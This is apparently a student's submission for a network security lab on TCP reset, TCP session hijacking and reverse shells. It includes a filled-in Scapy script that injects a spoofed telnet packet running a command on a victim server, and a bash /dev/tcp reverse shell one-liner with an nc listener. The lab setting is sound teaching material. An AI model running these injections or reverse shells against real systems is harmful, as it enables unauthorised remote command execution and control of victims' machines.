
Optional portion: Submit a PDF document describing how you were able to automate the attack, and how you know it was working, e.g, Wireshark capture.

RST Attack Automation Explanation.pdf Download

Your browser does not support PDF previews. You can download the file instead.


RST_attack_autmation_all_terminals.png

Download



RST_attack_automation_wireshark.png

Download



Q3 Task 3: TCP Session Hijacking

30 Points




Figure 3: TCP Session Hijacking Attack

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Launching the attack manually. Please use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following. You need to replace each @@@@ with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed


packets, so the entire attack is automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument. **5% bonus points will be given for the optional portion.** To receive full credit, all parameters must be obtained from the sniffed packets.

For Q3, please:

- Please show your code (hardcoded values)
- show the attack in progress
- Wireshark frame showing the SEQ/ACK number that you copied from
- Wireshark frame showing the inject code, and showing the SEQ and ACK number
- Bonus: use the sniff() function and do it w/o hardcoded values

---

Expected output after launching the attack to create a test file



Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.


TCP_Session_Hijack.py — Download

```
1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  ip = IP(src="10.9.0.6", dst="10.9.0.5")
5  tcp = TCP(sport=34248, dport=23, flags="A", seq=2167975968, ack=4057079861)
6  data = "\n touch /home/seed/test.txt\n"
7  pkt = ip/tcp/data
8  ls(pkt)
9  send(pkt, verbose=0)
10
11
12
```

Upload your screenshot of the attack. (must screenshot the entire VM along with date and time). Screenshot should show the proof that a file was written to the server (or whatever your attack was).


Task3_all_terminals_labelled.png

Download




Task3_copied_values_wireshark.png

Download



Task3_injected_code_wireshark.png Download




Optional portion: Submit a PDF document describing how you were able to automate the attack, and how you know it was working, e.g, Wireshark capture.

Hijacking Automation Explanation.pdf Download


Your browser does not support PDF previews. You can download the file instead.

Hijacking_automated_wireshark.png

Download



Hijacking_automated_all_terminals_labelled.png Download



Q4 Task 4: Creating Reverse Shell using TCP Session Hijacking

30 Points

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell and how we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

To have a bash shell on a remote machine and connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use netcat. This program allows us to specify a port number and can listen for a connection on that port. In the following demo, we show two windows, each one is from a different machine. The top window is the attack machine 10.9.0.1, which runs netcat (nc for short), listening on port 9090. The bottom window is the victim machine 10.9.0.5, and we type the reverse shell command. As soon as the reverse shell gets executed, the top window indicates that we get a shell. This is a reverse shell, i.e., it runs on 10.9.0.5

```
+-------------------------------------------------+
| On 10.9.0.1 (attcker)                           |
|                                                 |
| $ nc -lnv 9090                                  |
| Listening on 0.0.0.0 9090                       |
| Connection received on 10.9.0.5 49382           |
| $   <--+ This shell runs on 10.9.0.5            |
|                                                 |
+-------------------------------------------------+

+-------------------------------------------------+
| On 10.9.0.5 (victim)                            |
|                                                 |
|$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1|
|                                                 |
+-------------------------------------------------+
```

We provide a brief description on the reverse shell command in the following.

- • "/bin/bash -i": i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "> /dev/tcp/10.9.0.1/9090": This causes the output (stdout) of the shell to be redirected
  to the tcp connection to 10.9.0.1's port 9090. The output stdout is represented by file descriptor number 1.
- "0<&1": File descriptor 0 represents the standard input (stdin). This causes the stdin for the shell to be obtained from the tcp connection.
- "2>&1": File descriptor 2 represents standard error stderr. This causes the error output to be redirected to the tcp connection.

In summary, "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

